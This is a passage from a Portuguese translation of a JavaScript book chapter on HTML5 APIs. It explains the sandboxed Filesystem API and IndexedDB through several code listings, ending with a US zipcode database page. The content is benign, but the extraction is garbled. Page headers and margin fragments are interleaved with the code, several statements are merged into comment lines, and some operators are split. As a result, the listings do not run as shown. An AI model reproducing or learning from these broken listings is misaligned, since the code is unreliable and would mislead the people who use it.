Trabalhar com arquivos no sistema de arquivos local é um processo de várias etapas. Primeiramente, você precisa obter um objeto que represente o sistema de arquivos em si. Existe uma API síncrona para fazer isso em *threads worker* e uma API assíncrona para usar na thread principal:

Capítulo 22 APIs de HTML5 685

```
// Obtendo um sistema de arquivo de forma síncrona. Passa a vida útil e o
```

tamanho do

// sistema de arquivos.

// Retorna um objeto sistema de arquivo ou lança uma exceção.

*var fs = requestFileSystemSync(PERSISTENT, 1024*1024);*

// A versão assíncrona usa funções callback para sucesso e erro

requestFileSystem(TEMPORARY,

// vida útil

lado do client

Ja

*50*1024*1024,*

// tamanho: 50Mb

vaS

function(fs) {

// chamada com o objeto filesystem

cript do

// Usa fs aqui

},

e

function(e) {

// chamada com um objeto de erro onerror

console.log(e);

// Ou a manipula de algum outro modo

});

Tanto na versão síncrona como na assíncrona da API, você especifica a vida útil e o tamanho do sistema de arquivo desejado. Um sistema de arquivos PERSISTENT é conveniente para aplicativos Web que querem armazenar dados do usuário permanentemente. O navegador não vai excluí-los, a não ser que o usuário solicite isso explicitamente. Um sistema de arquivo TEMPORARY é apropriado para aplicativos Web que querem colocar dados na cache, mas ainda podem funcionar caso o navegador Web exclua o sistema de arquivos. O tamanho do sistema de arquivo é especificado em bytes e deve ter um limite razoavelmente superior ao

volume de dados que você precisa armazenar. Um navegador pode impor isso como uma quota.

O sistema de arquivos obtido com essas funções depende da origem do documento contêiner. Todos os documentos ou aplicativos Web de mesma origem (host, porta e protocolo) compartilham um sistema de arquivos. Dois documentos ou aplicativos de origens diferentes têm sistemas de arquivos completamente distintos e separados. O sistema de arquivo também é isolado do restante dos arquivos na unidade de disco rígido do usuário: não há como um aplicativo Web “escapar” do diretório-

-raiz local ou acessar arquivos arbitrários de algum modo.

Note que essas funções têm “request” em seus nomes. Na primeira vez que uma delas é chamada, o navegador pode solicitar permissão ao usuário, antes de criar um sistema de arquivos e garantir acesso². Uma vez concedida a permissão, as chamadas subsequentes ao método de requisição devem simplesmente retornar um objeto representando o sistema de arquivos local já existente.

O objeto `filesystem` obtido com um dos métodos anteriores tem uma propriedade `root` que se refere ao diretório-raiz do sistema de arquivo. Trata-se de um objeto `DirectoryEntry` e ele pode ter diretórios aninhados que são eles próprios representados por objetos `DirectoryEntry`. Cada diretório no sistema de arquivos pode conter arquivos representados por objetos `FileEntry`. O objeto `DirectoryEntry` define métodos para obter objetos `DirectoryEntry` e `FileEntry` pelo nome de caminho (opcionalmente, eles criam novos diretórios ou arquivos, caso você especifique um nome inexistente). `DirectoryEntry` também define um método de fábrica `createReader()` que retorna um `DirectoryReader` para listar o conteúdo de um diretório.

A classe `FileEntry` define um método para obter o objeto `File` (um `Blob`) representando o conteúdo de um arquivo. Você pode então usar um objeto `FileReader` (como mostrado na Seção 22.6.5) para ler o arquivo. `FileEntry` define outro método para retornar um objeto `FileWriter`, que pode ser usado para gravar conteúdo em um arquivo.

2 Quando este livro estava sendo escrito, o Chrome não solicitava permissão, mas exigia ser lançado com o flag de linha de comando `--unlimited-quota-for-files`.

686 Parte II JavaScript do lado do cliente Ler ou gravar um arquivo com essa API é um processo de várias etapas. Primeiro, você obtém o objeto `filesystem`. Então, usa o diretório-raiz desse objeto para pesquisar (e,

opcionalmente, criar) o objeto `FileEntry` para o arquivo em que você está interessado. Depois, você usa o objeto `FileEntry` para obter o objeto `File` ou `FileWriter` para leitura ou gravação. Esse processo de várias etapas é especialmente complexo ao se usar a API assíncrona: // Lê o arquivo de texto "hello.txt" e registra seu conteúdo.

// A API assíncrona aninha funções a quatro níveis de profundidade.

// Este exemplo não inclui qualquer função callback de erro.

```
requestFileSystem(PERSISTENT, 10*1024*1024, function(fs) { // Obtém  
o sistema de arquivo fs.root.getFile("hello.txt", {}, function(entry) {
```

```
// Obtém FileEntry
```

```
entry.file(function(file) {
```

```
// Obtém File
```

```
var reader = new FileReader();
```

```
reader.readAsText(file);
```

```
reader.onload = function() {
```

```
// Obtém o conteúdo do
```

```
// arquivo
```

```
console.log(reader.result);
```

```
};
```

```
});
```

```
});
```

```
});
```

O Exemplo 22-13 é mais completo. Ele demonstra como usar a API assíncrona para ler arquivos, gravar arquivos, excluir arquivos, criar diretórios e listar diretórios.

Exemplo 22-13 Usando a API de sistema de arquivo assíncrona

```
/*
```

```
* Estas funções foram testadas no Google Chrome 10.0 dev.
```

```
* Talvez seja preciso lançar o Chrome com as seguintes opções:
```

```
* --unlimited-quota-for-files
```

```
: permite acesso ao sistema de arquivo
```

```
* --allow-file-access-from-files
```

```
: permite testar URLs file://
```

```
*/
```

```
// Muitas das funções assíncronas que usamos aceitam uma função  
// callback de erro
```

```
// opcional.
```

```
// Esta apenas registra o erro.
```

```
function logerr(e) { console.log(e); }
```

```
// requestFileSystem() obtém um sistema de arquivo local em caixa de  
// areia, acessível
```

```
// somente aos aplicativos desta origem. Podemos ler e gravar arquivos à  
// vontade, mas
```

```
// não podemos sair da caixa de areia para acessar o restante do sistema.
```

```
var filesystem;
```

```
// Presume que isto é inicializado antes que as funções a seguir sejam
```

```
// chamadas.
```

requestFileSystem(PERSISTENT,

// Ou TEMPORARY para arquivos em cache

*10*1024*1024,*

// Gostaríamos de 10 megabytes, por favor

function(fs) {

// Ao terminar, chama esta função

filesystem = fs; // Apenas salva o sistema de arquivo em

},

// uma variável global.

logerr);

// Chama isto, caso ocorra um erro

// Lê o conteúdo do arquivo especificado como texto e passa para a função callback.

function readTextFile(path, callback) {

// Chama getFile() para encontrar o FileEntry para o nome de arquivo especificado filesystem.root.getFile(path, {}, function(entry) {

// Esta função é chamada com o FileEntry do arquivo

Capítulo 22 APIs de HTML5 **687**

// Agora chamamos o método FileEntry.file() para obtermos o objeto File entry.file(function(file) {

// Chama isto com o File

```
var reader = new FileReader();
```

```
// Cria um FileReader
```

```
reader.readAsText(file);
```

```
// E lê o arquivo
```

```
reader.onload = function() {
```

```
// Quando a leitura é bem-sucedida
```

```
callback(reader.result);
```

```
// Passa para a função callback
```

```
}
```

lado do client

Ja

```
reader.onerror = logerr;
```

```
// Registra erros de readAsText()
```

vaS

```
}, logerr);
```

```
// Registra erros de file()
```

cript do

```
},
```

```
logerr);
```

```
// Registra erros de getFile()
```

e

```
}
```

// Anexa o conteúdo especificado no arquivo, no caminho especificado, criando

*// um novo arquivo, caso ainda não exista nenhum com esse nome.
Chama a função callback*

// ao terminar.

```
function appendToFile(path, contents, callback) {
```

// filesystem.root é o diretório-raiz.

```
filesystem.root.getFile(
```

```
// Obtém um objeto FileEntry
```

```
path,
```

```
// O nome e o caminho do arquivo desejado
```

```
{create:true},
```

```
// Cria-o, caso ainda não exista
```

```
function(entry) {
```

```
// Chama isto quando ele for encontrado
```

```
entry.createWriter(
```

```
// Cria um objeto FileWriter para o arquivo
```

function(writer) { // Chama esta função quando criado

// Por padrão, um writer começa no início do arquivo.

// Queremos começar a gravar no final do arquivo

writer.seek(writer.length);

// Move para o final do arquivo

// Converte o conteúdo do arquivo em um Blob. O argumento contents

// pode ser uma string, um Blob ou um ArrayBuffer.


```
var bb = new BlobBuilder()
```

```
bb.append(contents);
```

```
var blob = bb.getBlob();
```

```
// Agora grava o blob no arquivo
```

```
writer.write(blob);
```

```
writer.onerror = logerr;
```

```
// Registra erros de write()
```

```
if (callback)
```

```
// Se houver uma função callback
```

writer.onwrite = callback; // a chama em caso de sucesso

},

logerr);

// Registra erros de createWriter()

},

logerr);

// Registra erros de getFile()

}

*// Exclui o arquivo nomeado, chamando a função callback opcional ao
terminar function deleteFile(name, callback) {*

*filesystem.root.getFile(name, {}, // Obtém FileEntry para o arquivo
nomeado function(entry) {*

// Passa o FileEntry aqui

entry.remove(callback,

// Exclui o FileEntry

logerr);

// Ou registra erro de remove()

},

logerr); // Registra um erro de getFile()

}

688 Parte II JavaScript do lado do cliente

// Cria um novo diretório com o nome especificado

function makeDirectory(name, callback) {

filesystem.root.getDirectory(name,

// Nome do diretório a criar

{

//

Opções

create: true,

// Cria, caso não exista

exclusive:true

// Erro se não existir

},

callback,

// Chama isto ao terminar

logerr);

// Registra qualquer erro

}

// Lê o conteúdo do diretório especificado e o passa como um array

// de strings para a função callback especificada

function listFiles(path, callback) {

// Se nenhum diretório for especificado, lista o diretório-raiz. Caso contrário,

// pesquisa o diretório nomeado e lista-o (ou registra um erro ao pesquisá-lo).

```
if (!path) getFiles(filesystem.root);
```

```
else filesystem.root.getDirectory(path, {}, getFiles, logerr);
```

```
function getFiles(dir) {
```

```
// Esta função é usada anteriormente
```

```
var reader = dir.createReader();
```

```
// Um objeto DirectoryReader
```

```
var list = [];
```

```
// Onde armazenamos nomes de arquivo
```

```
reader.readEntries(handleEntries,
```

```
// Passa entradas para a função a seguir
```

```
logerr);
```

```
// ou registra um erro.
```

```
// Ler diretórios pode ser um processo de várias etapas. Temos de  
continuar
```

```
// chamando readEntries() até obtermos um array vazio. Então,  
terminamos
```

```
// e podemos passar a lista completa para a função callback do usuário.
```

```
function handleEntries(entries) {
```

```
if (entries.length == 0) callback(list);
```

```
// Terminamos
```

else

{

// Caso contrário, adiciona essas entradas na lista e solicita mais

// O objeto semelhante a um array contém objetos FileEntry e

// precisamos obter o nome de cada um.

for(var i = 0; i < entries.length; i++) {

var name = entries[i].name;

// Obtém o nome da entrada


```

if (entries[i].isDirectory) name += "/"; // Marca diretórios
list.push(name);

// Adiciona na lista

    }

// Agora obtemos o próximo lote de entradas

reader.readEntries(handleEntries,

logerr);

    }

    }

    }

    }

```

Trabalhar com arquivos e com o sistema de arquivo é muito mais fácil em threads worker, onde é possível fazer chamadas com bloqueio e onde podemos usar a API síncrona. O Exemplo 22-14 define as mesmas funções utilitárias de sistema de arquivo do Exemplo 22-13, mas utiliza a API síncrona e é muito mais curto.

Capítulo 22 APIs de HTML5 689

Exemplo 22-14 A API síncrona de sistema de arquivos

```

// Utilitários de sistema de arquivos usando a API síncrona em uma thread
worker var filesystem = requestFileSystemSync(PERSISTENT,
10*1024*1024); function readTextFile(name) {

```

```

// Obtém um File de um FileEntry do DirectoryEntry raiz

```

```

var file = filesystem.root.getFile(name).file();

```

lado do client

Jav

// Usa a API FileReader síncrona para lê-lo

aScript do

return new FileReaderSync().readAsText(file);

}

e

function appendToFile(name, contents) {

// Obtém um FileWriter de um FileEntry do DirectoryEntry raiz

*var writer = filesystem.root.getFile(name, {create:true}).createWriter();
writer.seek(writer.length); // Começa no final do arquivo*

*var bb = new BlobBuilder() // Constrói o conteúdo do arquivo em um
Blob bb.append(contents);*

writer.write(bb.getBlob()); // Agora grava o blob no arquivo

}

function deleteFile(name) {

filesystem.root.getFile(name).remove();

}

function makeDirectory(name) {

filesystem.root.getDirectory(name, { create: true, exclusive:true });

}

```
function listFiles(path) {
```

```
var dir = filesystem.root;
```

```
if (path) dir = dir.getDirectory(path);
```

```
var lister = dir.createReader();
```

```
var list = [];
```

do

{

var entries = lister.readEntries();

for(var i = 0; i < entries.length; i++) {

var name = entries[i].name;

if (entries[i].isDirectory) name += "/";

list.push(name);

}

} while(entries.length > 0);

return

list;

}

// Permite que a thread principal use esses utilitários enviando uma mensagem onmessage = function(e) {

// Esperamos que a mensagem seja um objeto como segue:

// { function: "appendToFile", args: ["test", "testing, testing"]}

// Chamamos a função especificada com os args especificados e

// postamos a mensagem de volta

var f = self[e.data.function];

var result = f.apply(null, e.data.args);

postMessage(result);

};

690 Parte II JavaScript do lado do cliente 22.8 Bancos de dados do lado do cliente

Tradicionalmente, a arquitetura de aplicativo Web contém HTML, CSS e JavaScript no cliente e um banco de dados no servidor. Portanto, dentre as APIs mais surpreendentes de HTML5 estão os bancos de dados do lado do cliente. Não são apenas APIs do lado do cliente para acessar servidores de banco de dados pela rede, mas bancos de dados reais do lado do cliente, armazenados no computador do usuário e acessados diretamente por código JavaScript no navegador.

A API Web Storage descrita na Seção 20.1 pode ser considerada um tipo especialmente simples de banco de dados que persiste pares chave/valor simples. Mas, além disso, existem duas APIs de banco de dados do lado do cliente que são bancos de dados “reais”. Uma delas, conhecida como Web SQL

Database, é um banco de dados relacional simples que suporta consultas SQL básicas. O Chrome, o Safari e o Opera implementaram essa API, mas o Firefox e o IE, não – e provavelmente nunca vão implementar. O trabalho na especificação oficial dessa API parou e esse banco de dados SQL completo provavelmente nunca vai se tornar um padrão oficial nem extra-oficial, mas uma característica interoperável da plataforma Web.

Agora os trabalhos de padronização estão concentrados em outra API de banco de dados, conhecida como IndexedDB. É cedo demais para documentar essa API em detalhes (ela não é abordada na Parte IV), mas o Firefox 4 e o Chrome 11 incluem implementações e esta seção contém um exemplo funcional que demonstra alguns dos recursos mais importantes da API IndexedDB.

IndexedDB é um banco de dados de objetos e não um banco de dados relacional, sendo muito mais simples do que os bancos de dados que suportam consultas SQL. Contudo, é mais poderoso, eficiente e robusto do que o armazenamento de chave/valor fornecido pela API Web Storage. Assim como a API Web Storage e Filesystem, o escopo dos bancos de dados IndexedDB é a origem do documento contêiner: duas páginas Web com a mesma origem podem acessar os dados uma da outra, mas páginas Web de origens diferentes, não podem.

Cada origem pode ter qualquer número de bancos de dados IndexedDB. Cada um tem um nome que deve ser exclusivo dentro da origem. Na API IndexedDB, um banco de dados é simplesmente uma coleção de object stores nomeados. Conforme o nome indica, um object store armazena objetos (ou qualquer valor que possa ser clonado – consulte “Clones estruturados”, na página 672). Cada objeto deve ter uma chave, por meio da qual pode ser classificado e recuperado do “store”. As chaves devem ser exclusivas – dois objetos no mesmo store não podem ter a mesma chave – e ter uma ordem natural para que possam ser classificadas. Strings JavaScript, número e objetos Date são chaves válidas. Um banco de dados IndexedDB pode gerar automaticamente uma chave exclusiva para cada objeto inserido no banco de dados. Frequentemente, contudo, os objetos inseridos em um object store já tem uma propriedade conveniente para uso como chave. Nesse caso, você especifica um “caminho de chave” para essa propriedade, ao criar o object store. Conceitualmente, um caminho de chave é um valor que diz ao banco de dados como extrair a chave de um

objeto.

Além de recuperar objetos de um object store pelo valor de sua chave primária, talvez você queira pesquisar com base no valor de outras propriedades do objeto. Para fazer isso, você pode definir qualquer quantidade de índices no object store. (A capacidade de indexar um object store explica o nome “IndexedDB”.) Cada índice define uma chave secundária para os objetos armazenados. Esses índices geralmente não são exclusivos e vários objetos podem corresponder a um único valor de

Capítulo 22 APIs de HTML5 691

chave. Assim, ao consultar um object store por meio de um índice, você geralmente utiliza um cursor, o qual define uma API para recuperar resultados de consulta contínuos, um por vez. Os cursores também podem ser usados ao se consultar um object store (ou índice) para um intervalo de chaves e a API IndexedDB inclui um objeto para descrever intervalos (com limite superior e/ou inferior, limites inclusivos ou exclusivos) de chaves.

lado do client

Ja

A IndexedDB fornece garantia de atomicidade: as consultas e atualizações no banco de dados são **vaS**

agrupadas dentro de uma transação para que todas sejam bem-sucedidas juntas ou todas falhem **cript do**

juntas e nunca deixem o banco de dados em um estado indefinido, parcialmente atualizado. As tran

sações na IndexedDB são mais simples do que em muitas APIs de banco de dados; vamos mencioná-

-las novamente a seguir.

Conceitualmente, a API IndexedDB é muito simples. Para consultar ou atualizar um banco de dados, você primeiro abre o banco de dados desejado (especificando-o pelo nome). Em seguida, você cria um objeto transação e usa esse objeto para pesquisar onde o objeto desejado está armazenado dentro do banco de dados, também pelo nome. Por fim, você pesquisa um objeto chamando o mé-

todo get() objeto armazenado ou armazena um novo objeto chamando put(). (Ou chamando add(), se não quiser sobrescrever objetos já existentes.) Se quiser pesquisar os objetos de um intervalo de chaves, crie

um objeto `IDBRange` e passe-o para o método `openCursor()` no objeto armazenado. Ou então, se quiser fazer uma pesquisa usando uma chave secundária, pesquise o índice nomeado do objeto armazenado e então chame o método `get()` ou `openCursor()` do objeto índice.

Contudo, essa simplicidade conceitual é complicada pelo fato de que a API precisa ser assíncrona para que os aplicativos Web possam utilizá-la sem bloquear a thread da interface com o usuário principal do navegador. (A especificação `IndexedDB` define uma versão síncrona da API para uso com `threads worker`, mas quando este livro estava sendo escrito, nenhum navegador ainda tinha implementado essa versão da API, de modo que não ela não é abordada aqui.) Criar transações e pesquisar objetos armazenados e índices são operações síncronas fáceis. Mas abrir um banco de dados, atualizar um objeto armazenado com `put()` e consultar um objeto armazenado ou índice com `get()` ou `openCursor()` são todas operações assíncronas. Todos esses métodos assíncronos retornam o objeto requisitado imediatamente. O navegador dispara um evento `success` ou `error` no objeto requisitado, quando o pedido é bem-sucedido ou falha, sendo que você pode definir rotinas de tratamento com as propriedades `onsuccess` e `onerror`. Dentro de uma rotina de tratamento de `onsuccess`, o resultado da operação está disponível como a propriedade `result` do objeto requisitado.

Uma característica conveniente dessa API assíncrona é que ela simplifica o gerenciamento de transações. Em um uso típico da API `IndexedDB`, primeiro você abre o banco de dados. Essa é uma operação assíncrona, de modo que dispara uma rotina de tratamento de `onsuccess`. Nessa rotina de tratamento de evento, você cria um objeto transação e então o utiliza para pesquisar o(s) objeto(s) armazenado(s) que vai usar. Em seguida, você faz qualquer número de chamadas de `get()` e `put()` no armazenamentos de objetos. Elas são assíncronas, de modo que nada acontece imediatamente, mas os pedidos gerados por essas chamadas de `get()` e `put()` são automaticamente associados ao objeto transação. Caso seja necessário, você pode cancelar todas as operações pendentes (e desfazer qualquer uma que já tenha terminado) na transação, chamando o método `abort()` do objeto transação. Em muitas outras APIs de banco de dados, você esperaria que o objeto transação tivesse um método `commit()` para finalizar a transação. Contudo, na `IndexedDB` a transação é efetivada depois que a rotina de tratamento de evento `onsuccess` original que a criou termina e o navegador retorna ao seu **692** Parte II JavaScript do lado do cliente laço de eventos e depois que todas as operações pendentes nessa transação terminam (sem iniciar novas operações em suas funções `callback`). Isso parece complicado, mas na prática é simples. A API `IndexedDB` o obriga a criar objetos transação para pesquisar objetos armazenados, mas nos casos de uso comuns, você não precisa pensar

muito nas transações.

Por fim, existe um tipo especial de transação que habilita uma parte muito importante da API IndexedDB. Criar um novo banco de dados na API IndexedDB é fácil: basta escolher um nome e solicitar que esse banco de dados seja aberto. Porém, um banco de dados novo é completamente vazio e inútil, a não ser que você adicione nele um ou mais objetos armazenados (e possivelmente alguns índices também). A única maneira de criar object stores e índices é dentro da rotina de tratamento de evento onsuccess do objeto requisitado retornado por uma chamada ao método setVersion() do objeto banco de dados. Chamar setVersion() permite especificar um número de versão para o banco de dados – na utilização típica, você atualiza o número de versão sempre que altera a estrutura do banco de dados. Mais importante, contudo, setVersion() inicia implicitamente um tipo especial de transação que permite chamar o método createObjectStore() do objeto banco de dados e o método createIndex() de um objeto armazenado.

Tendo em mente essa visão geral de alto nível da IndexedDB, agora você deve ser capaz de entender o Exemplo 22-15. Esse exemplo usa IndexedDB para criar e consultar um banco de dados que mapeia códigos postais dos EUA (zipcodes) nas cidades norte-americanas. Ele demonstra muitos (mas não todos) dos recursos básicos da IndexedDB. Quando este livro estava sendo escrito, o exemplo funcionava no Firefox 4 e no Chrome 11, mas como a especificação ainda estava em processo de mudança e as implementações ainda eram bastante preliminares, há a possibilidade de que, quando você ler isto, não funcione exatamente conforme foi escrito. Contudo, a estrutura global do exemplo ainda deve ser útil. O Exemplo 22-15 é longo, mas tem muitos comentários que facilitam o entendimento.

Exemplo 22-15 Um banco de dados IndexedDB de códigos postais dos EUA

```
<!DOCTYPE html>

<html>

<head>

<title>Zipcode Database</title>

<script>
```

// As implementações de IndexedDB ainda usam prefixos de API

```
var indexedDB = window.indexedDB || // Usa a API DB padrão
```

```
window.mozIndexedDB ||
```

```
// Ou uma versão antiga do Firefox dela
```

```
window.webkitIndexedDB;
```

```
// Ou uma versão antiga do Chrome
```

```
// O Firefox não prefixa estas duas:
```

```
var IDBTransaction = window.IDBTransaction ||  
window.webkitIDBTransaction; var IDBKeyRange =  
window.IDBKeyRange || window.webkitIDBKeyRange;
```

```
// Vamos usar esta função para registrar quaisquer erros de banco de  
dados que ocorrerem function logerr(e) {
```

```
console.log("IndexedDB error" + e.code + ": " + e.message);
```

```
}
```

```
// Esta função obtém o objeto banco de dados de forma assíncrona  
(criando e
```

```
// inicializando o banco de dados, se necessário) e passa-o para a função  
f().
```

```
function withDB(f) {
```

```
var request = indexedDB.open("zipcodes");
```

```
// Solicita o banco de dados de códigos
```

```
// postais
```

```
request.onerror = logerr;
```

```
// Registra quaisquer erros
```

```
request.onsuccess = function() { // Ou chama isto ao terminar
```

```
var db = request.result;
```

```
// O resultado da requisição é o banco de dados
```

```
// Você sempre pode abrir um banco de dados, mesmo que ele não exista.
```

```
// Conferimos a versão para saber se o BD já foi criado e
```

```
// inicializado. Se não foi, precisamos fazer isso. Mas se o bd já lado do  
client
```

Ja

```
// está configurado, apenas o passamos para a função callback f().
```

vaS

```
if (db.version === "1") f(db); // Se o bd está inicializado, passa-o para  
f() cript do
```

```
else initdb(db,f);
```

```
// Caso contrário, inicializa-o primeiro
```

```
}
```

```
e
```

```
}
```

```
// Dado um código postal, descobre a qual cidade ele pertence e, de forma  
assíncrona,
```

```
// passa o nome dessa cidade para a função callback especificada.
```

```
function lookupCity(zip, callback) {
```

```
  withDB(function(db)
```

```
    {
```

```
      // Cria um objeto transação para essa consulta
```

```
      var transaction = db.transaction(["zipcodes"],
```

```
      // Objeto armazenado de que
```

```
      // precisamos
```

```
      IDBTransaction.READ_ONLY,
```

```
      // Sem atualizações
```

0);

//

Sem

tempo-limite

// Obtém o objeto armazenado a partir da transação

var objects = transaction.objectStore("zipcodes");

// Agora solicita o objeto correspondente à chave zipcode especificada.

// As linhas anteriores eram síncronas, mas esta é assíncrona

var request = objects.get(zip);

request.onerror = logerr;

// Registra qualquer erro que ocorra

request.onsuccess = function() {

// Passa o resultado para esta função

// O objeto resultante agora está em request.result

var object = request.result;

if (object)

// Se encontramos uma correspondência, passa a cidade e o estado

// para a função callback

callback(object.city + ", " + object.state);

else // Caso contrário, informa à função callback que falhamos

callback("Unknown

zip

code");

}

});

}

// Dado o nome de uma cidade, encontra todos os códigos postais de todas as cidades (em

// qualquer estado)

// com esse nome (diferencia letras maiúsculas e minúsculas). Passa os resultados de

// forma assíncrona, um por vez, para a função callback especificada
function lookupZipcodes(city, callback) {

withDB(function(db)

{

// Como acima, criamos uma transação e obtemos o objeto armazenado
var transaction = db.transaction(["zipcodes"],

IDBTransaction.READ_ONLY,

0);

var store = transaction.objectStore("zipcodes");

// Desta vez, obtemos o índice da cidade do objeto armazenado


```
var index = store.index("cities");
```

694 Parte II JavaScript do lado do cliente

```
// É provável que esta consulta tenha muitos resultados; portanto, temos de usar
```

```
// um objeto cursor para recuperar todos eles. Para criar um cursor, precisamos
```

```
// de um objeto intervalo que represente o intervalo de chaves
```

```
var range = new IDBKeyRange.only(city); // Um intervalo com uma chave only()
```

```
// Tudo acima foi síncrono.
```

```
// Agora solicitamos um cursor, o qual será retornado de forma assíncrona.
```

```
var request = index.openCursor(range); // Solicita o cursor
```

```
request.onerror = logerr;
```

```
// Registra erros
```

```
request.onsuccess = function() {
```

```
// Passa o cursor para esta função
```

```
// Esta rotina de tratamento de evento será chamada várias vezes, uma
```

```
// para cada registro que corresponda à consulta e, então, mais uma vez
```

```
// com um cursor nulo para indicar que terminamos.
```

```
var cursor = request.result // O cursor está em request.result
```

```
if (!cursor) return;
```

```
// Nenhum cursor significa que não existem mais
```

```
// resultados
```

var object = cursor.value // Obtém o recurso correspondente

callback(object);

// Passa-o para a função callback

cursor.continue();

// Solicita o próximo registro coincidente

};

});

}

// Esta função é usada por uma função callback de onchange no documento a seguir

// Ela faz uma requisição de BD e exibe o resultado

function displayCity(zip) {

*lookupCity(zip, function(s) { document.getElementById('city').value = s;
});*

}

// Esta é outra função callback de onchange, usada no documento a seguir.

// Ela faz uma requisição de BD e exibe os resultados

```

function displayZipcodes(city) {

    var output = document.getElementById("zipcodes");

    output.innerHTML = "Matching zipcodes:";

    lookupZipcodes(city, function(o) {

        var div = document.createElement("div");

        var text = o.zipcode + ": " + o.city + ", " + o.state;
        div.appendChild(document.createTextNode(text));

        output.appendChild(div);

    });

}

// Configura a estrutura do banco de dados e o preenche com dados; em
seguida, passa

// o banco de dados para a função f(). withDB() chama essa função, caso
o

// banco de dados ainda não esteja inicializado. Esta é a parte mais
complicada do

// programa; portanto, a deixamos por último.

function initdb(db, f) {

    // Baixar dados de código postal e armazená-los no banco de dados pode
demorar

```

*// um pouco na primeira vez que um usuário executar este aplicativo.
Assim,*

// precisamos fornecer notificação enquanto isso está acontecendo.

```
var statusline = document.createElement("div");
```

```
statusline.style.cssText
```

=

```
"position:fixed; left:0px; top:0px; width:100%;" +
```

```
"color:white; background-color: black; font: bold 18pt sans-serif;" +
```

Capítulo 22 APIs de HTML5 **695**

```
"padding: 10px; ";
```

```
document.body.appendChild(statusline);
```

```
function status(msg) { statusline.innerHTML = msg.toString(); };  
status("Initializing zipcode database");
```

*// A única vez em que você pode definir ou alterar a estrutura de um
banco de dados **lado do client***

Ja

// IndexedDB

vaS

// é na rotina de tratamento de onsucess de uma requisição setVersion.

cript do

var request = db.setVersion("1"); // Tentar atualizar a versão do BD

request.onerror = status;

// Exibe status em caso de falha

e

request.onsuccess = function() {

// Caso contrário, chama esta função

//

Nosso banco de dados de códigos postais contém apenas um objeto armazenado.

// Ele vai conter objetos como segue: {

// zipcode: "02134", // envia para Zoom! :-)

//

city:

"Allston",

//

```
state:

"MA",

                                //

latitude:

"42.355147",

                                //

longitude:

"-71.13164"

                                //

                                }

                                //

// Vamos usar a propriedade "zipcode" como chave de banco de dados


// E também vamos criar um índice usando o nome da cidade


// Cria o objeto armazenado, especificando um nome para ele e


// um objeto options que inclui o "caminho da chave", especificando o


// nome de propriedade do campo de chave desse object store. (Se
omitirmos o


// caminho da chave, IndexedDB vai definir sua própria chave inteira
```

exclusiva.) var store = db.createObjectStore("zipcodes",

// armazena o nome

{ keyPath: "zipcode" });

// Agora indexa o objeto armazenado pelo nome da cidade e também pelo código

// postal.

// Com esse método, a string do caminho da chave é passada diretamente como um

// argumento obrigatório, em vez de como parte de um objeto options.

store.createIndex("cities",

"city");

// Agora precisamos baixar nossos dados de código postal, analisá-los em

objetos

// e armazenar esses objetos no object store que criamos anteriormente.

//

// Nosso arquivo de dados brutos contém linhas formatadas como segue:

//

//

02130,Jamaica

Plain,MA,42.309998,-71.11171

//

02131,Roslindale,MA,42.284678,-71.13052

//

02132,West

Roxbury,MA,42.279432,-71.1598

//

02133,Boston,MA,42.338947,-70.919635

//

02134,Allston,MA,42.355147,-71.13164

//

// Surpreendentemente, o Serviço Postal dos EUA não torna esses dados

// disponíveis gratuitamente, de modo que utilizamos dados de código postal

// desatualizados de:

//

http://mappinghacks.com/2008/04/28/civicspace-zip-code-database/

// Usamos XMLHttpRequest para baixar os dados. Mas use os novos eventos

// onload e onprogress da XHR2 para processá-los, quando isso chegar

696 *Parte II JavaScript do lado do cliente* `var xhr = new XMLHttpRequest();`

// Um XHR para baixar os dados

`xhr.open("GET", "zipcodes.csv");`

// HTTP GET para este URL

`xhr.send();`

// Começa imediatamente

`xhr.onerror = status;`

// Exibe os códigos de erro

var lastChar = 0, numlines = 0;

// Quanto já processamos?

*// Manipula o arquivo de banco de dados em trechos, à medida que chega
xhr.onprogress = xhr.onload = function(e) { // Duas rotinas de
tratamento em uma!*

// Vamos processar o trecho entre lastChar e a última nova linha

// que tivermos recebido. (Precisamos procurar novas linhas para não

// processarmos registros parciais)

var lastNewline = xhr.responseText.lastIndexOf("\n");

if (lastNewline > lastChar) {

```
var chunk = xhr.responseText.substring(lastChar, lastNewline)
```

```
lastChar = lastNewline + 1;
```

```
// Onde começar na próxima vez
```

```
// Agora decompõe o novo trecho de dados em linhas individuais
```

```
var lines = chunk.split("\n");
```

numlines

+ =

lines.length;

//

Para inserir dados de código postal no banco de dados, precisamos de um

// objeto transação. Todas as inserções no banco de dados que fizermos

// usando esse objeto vão ser efetivadas no banco de dados quando esta

// função retornar e o navegador voltar ao laço

// de eventos. Para criar nosso objeto transação, precisamos especificar

// quais objetos armazenados vamos usar (temos apenas um) e

// precisamos dizer a ele que vamos fazer gravações no banco de dados

// e não apenas leituras:

*var transaction = db.transaction(["zipcodes"], // object store
IDBTransaction.READ_WRITE);*

// Obtém nosso objeto armazenado a partir da transação

var store = transaction.objectStore("zipcodes");

// Agora itera pelas linhas do arquivo de códigos postais, cria

// objetos para eles e os adiciona no object store.

for(var i = 0; i < lines.length; i++) {

var fields = lines[i].split(","); // Valores separados com vírgulas
var record = {

// Este é o objeto que vamos armazenar

zipcode: fields[0],

// Todas as propriedades são strings

city:

fields[1],

state:

fields[2],

latitude:

fields[3],

longitude:

fields[4]

};

// A melhor parte da API IndexedDB é que os objects stores são

// realmente simples. Aqui está como adicionamos um registro:

store.put(record);

// Ou então use add() para não sobrescrever

}

status("Initializing zipcode database: loaded "

+ numlines + " records.");

}

Capítulo 22 APIs de HTML5 697

if (e.type == "load") {

// Se esse foi o último evento load, então enviamos todos os nossos

// dados de código postal para o banco de dados. Mas como acabamos de

// carregá-lo com uns 40.000 registros, ele ainda pode estar

// processando.

// Assim, vamos fazer uma consulta simples. Quando ela for bem-sucedida,

*// saberemos que o banco de dados está pronto e então poderemos remover **lado do client***

Ja

// a linha de status e finalmente chamar a função f() que foi

vaS

// passada para withDB() a muito tempo atrás

cript do

```
lookupCity("02134", function(s) {  
  // Allston, MA  
  document.body.removeChild(statusline);
```

e

```
withDB(f);  
  
    });  
  }  
}  
}  
}
```

</script>

</head>

<body>

<p>Enter a zip code to find its city: </p>

Zipcode: <input onchange="displayCity(this.value)"> </input> City:
<output id="city"> </output>

</div>

<div>

<p>Enter a city name (case sensitive, without state) to find cities and
their zipcodes: </

p>

City: <input onchange="displayZipcodes(this.value)"> </input>

<div id="zipcodes"> </div>

</div>

<p> <i> This example is only known to work in Firefox 4 and Chrome 11. </i> </p>

<p> <i> Your first query may take a very long time to complete. </i> </p>

